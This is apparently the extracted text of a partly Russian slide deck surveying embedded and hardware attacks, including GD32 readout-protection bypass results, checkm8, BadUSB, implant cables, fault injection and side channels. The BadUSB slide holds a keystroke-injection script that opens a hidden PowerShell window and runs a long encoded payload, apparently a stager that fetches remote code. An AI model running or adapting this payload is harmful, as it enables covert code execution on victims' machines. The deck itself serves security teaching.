

Virtual Processor (e.g. ARM TrustZone)



On-SoC Processor (e.g. Apple SEP)




External Coprocessor (e.g. Google Titan M)



Misconfigurations


- Debug интерфейсы не заблокированы
- Обновления FW не зашифрованы
- Secure Boot не активирован
- TEE не используется
- ...




Vulnerabilities - HW

How it all started: GD32E230


FF
ONE
2023




Family	MCU	Release	RDP2	GigaVulnerability #1	GigaVulnerability #2	GigaVulnerability #3
GD32F1x0	GD32F130C8T6	AJ2139	Yes	No	Yes	Yes
GD32F3x0	GD32F330C8T6	PJ2146	Yes		No	
GD32F4xx	GD32F405RGT6	JJ2239	Yes		Yes	
GD32L23x	GD32L233RCT6	MJ2306	Yes	Yes	No	No
GD32E23x	GD32E230K8T6	JJ2125	Yes			
GD32E50x	GD32E503VCT6	MJ2119	Yes			
GD32C10x	GD32C103CBT6	JJ2232	No	No	Yes	
GD32E10x	GD32E103CBT6	JJ2153	No			
GD32F20x	GD32F205VCT6	AJ2139	No			
GD32F30x	GD32F303CGT6	JJ2121	No			
GD32F403	GD32F403RGT6	JJ2117	No			



Vulnerabilities–«HW»



checkm8 Boot ROM Exploit



checkm8

Vulnerabilities - SW

S in Embedded stands for Security:



- Security through Obscurity
- One key for all devices
- No updates
- Custom protocols & ciphers

- “The module has data encryption. Data transmitted over the air, with randomness, makes data interception meaningless through strict encryption and decryption algorithms.”


07H	Write	CRYPT_H	Key high byte (default 0)	• Write only, read returns 0 • Used for user encryption to avoid intercepting airborne wireless data by similar modules. • The module will internally use these two bytes as a calculation factor to transform and encrypt the over-the-air wireless signal.
08H	Write	CRYPT_L	Key low byte (default 0)	

«Простые» HW-атаки

- Программаторы
- Отладчики
- Снифферы интерфейсов & MITM
- TACTOU, Race Conditions
- DMA



BadUSB



```


1 DELAY 3000
2 GUI r
3 DELAY 1000
4 STRING powershell
5 ENTER
6 DELAY 2000
7 STRING powershell -W Hidden -nop -noni -enc
SQBmACgAJABQAFMAVgBIAHIAcwbPAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBIAHIAcwbPAG8AbgAUAE0AYQBqAG8AcgAgAC0AZwBIAcAAMwApAHsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAG-
UUAUABvAGkAbgB0AE0AYQBwAGEAZwBIAHIAxQA6ADoARQB4AHAZQ8jAHQAMQAwADAAQwBVAG4AdABpAG4AdQBIA00AMAA7ACQAdwBjAD0ATgBIAHcALQBPAgiAagBLAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBIAHQALgBX-
AGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBZACAATgBUACAANGAuADEA0wAgAFcATwBXADYANAA7ACAAVABYAGkAZABlAG4AdAAvADcALgAwADsAIA-
ByAHYA0gAxADEALgAwACkAIAbsAGkAawBIAcAARwBLAGMAawBVACcA0wAKAHMAZQByAD0AJAAoAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBVAG4AaQ8jAG8AZABlAC4ARwBIAHQAUwB0AHIAaQBwAGcA-
KABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbgBQCAGEAcwBIA0YANABTAHQAcgBpAG4AZwAoACcAYQBBAEIAMABBAEgAUQBBAAGMAQQBBADYAQQBDADgAQQBMAHcAQQB4AEEEARABBAEEATABnAEEAdwBBaEMANABBAE-
0AZwBBAHUAQQBEAEUQQB0AFEAAQA2AEEARABRAEEATgBBAAEAMABBAEQAQQBBACCkAQpACkA0wAKAHQAPQAnAC8AbgBIAHcAcwAuAHAAaABwACC0wAKAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACCcAVQBz-
AGUAcgATAEEEAZwBLAG4AdAAACwAJAB1ACKA0wAKAHcAYwAuAFAAcgBVAHgAeQA9AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQB1AFIAZQBxAHUAZQBzAHQAXQA6ADoARABlAGYAYQB1AGwAdABXAGUAYgBQAHIAbw-
B4AHkA0wAKAHcAYwAuAFAAcgBVAHgAeQAuAEMAcgBLAGQAZQBwAHQAaQBhAGwAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBIAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQBdADoA0gBEAGUAZgBhAHUA-
bAB0AE4AZQB0AHcAbwByAGsAQwByAGUAZABlAG4AdABpAGEAbABzADsAJABTAGMACgBpAHAADAA6AFAAcgBVAHgAeQA9AD0AIAAKAHcAYwAuAFAAcgBVAHgAeQA7ACQASwA9AFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC-
4ARQBwAGMAbWbKAGkAbgBnAF0A0gA6AEEAUwBDAEKASQAuAECZQB0AEIAeQB0AGUAcwAoACCcAbAA3AGYATgBnAD4ANGBxADQAbgAlACgAWABjAeSAbQBwAFQAQQYAEwAYQBkACwAQgBPAHsAPQBvAGoAaQBBACCkAQ7-
ACQAuG9A9AHsAJABEACwAJABLAD0AJABBAHIAZwBzADsAJABTAD0AMAAuAC4AMgA1ADUA0wAwAC4ALgAyADUANQB8ACUAewAKAEoAPQAoACQASgArACQAuWbBACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBVAHUAbg-
B0AF0AKQALADIANQA2ADsAJABTAFsAJABfAF0ALAaAKAFMAWwAKAEoAXQA9ACQAuWbBACQASgBdACwAJABTAFsAJABfAF0AFQA7ACQARAB8ACUAewAKAEKAPQAoACQASQArADEAKQALADIANQA2ADsAJABIA00AKAAKAEgA-
KwAKAFMAWwAKAEKAXQA9ACUAMgA1ADYA0wAKAFMAWwAKAEKAXQA9ACQAuWbBACQASABdAD0AJABTAFsAJABIAF0ALAaAKAFMAWwAKAEKAXQA7ACQAXwATAGIAeABvAHIAJABTAFsAKAAKAFMAWwAKAEKAXQA9ACQAuWbBAC-
QASABdACKAJQAYADUANgBdAH0AFQA7ACQAdwBjAC4ASABlAGEAZABlAHIAcWwAuAEEAZABKACgAIGBDAG8AbwBragKAZQA1ACwAIGBQAEgArWb4AGwATQ9AG0ASABSAHcATQBWAGQARGBnAEYAUABCAEsASwA5AHQATgBQ-
AG8AQwAvAHEAZwAvADkAbgBNAD0AIGApADsAJABKAGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQA0ACQACwBIAHIKwAKAHQAKQA7ACQAaQB2AD0AJABKAGEAdABhAFsAMAAuAC4AMwBdADsAJA-
BKAGEAdABhAD0AJABKAGEAdABhAFsANAAuAC4AJABKAGEAdABhAC4AbABLAG4AZwB0AGGAXQA7AC0AagBvAGkAbgBbAEMAaABhAHIAWwBdF0AKAAmACAAJABSACAAJABKAGEAdABhACAaAKAEKAVGArACQASwApACKA-
fABJAEUAWAA=
8 ENTER

```

MouseJack



Direct Memory Access



HW импланты




O.MG CABLE

\$179.99

Feature Tier

ELITE	BASIC
-------	-------

Active End

 USB-A	 USB-C	 DIRECTIONAL C TO C
--	--	---


Passthrough End & Material

 LIGHTNING (WHITE-TPE)	 MICRO (BLACK-TPE)	 USB-C (WHITE-TPE)
 USB-C (BLACK-TPE)	 ~~USB-C (WHITE-WOVEN)~~	 ~~USB-C (BLACK-WOVEN)~~

HW импланты

Проект FIREWALK:

- Создан в 2007
- Перехват и фильтрация трафика до 1 Гбит/с
- Беспроводная передача собранных данных



Embedded Development Branch (EDB)



This branch is concerned with compromising and embedding implants in purpose-built devices like VoIP phones, workstations and smart devices like TVs. They do both hardware and software design.

SOTA HW attacks

Fault Injection attacks:

- CLK glitch
- VCC glitch
- EMFI
- LFI (optical)

Side-Channel attacks:

- Power Analysis
- EM analysis

Other:

- SEM
- FIB
- ...





CLK glitch


Normal Clock



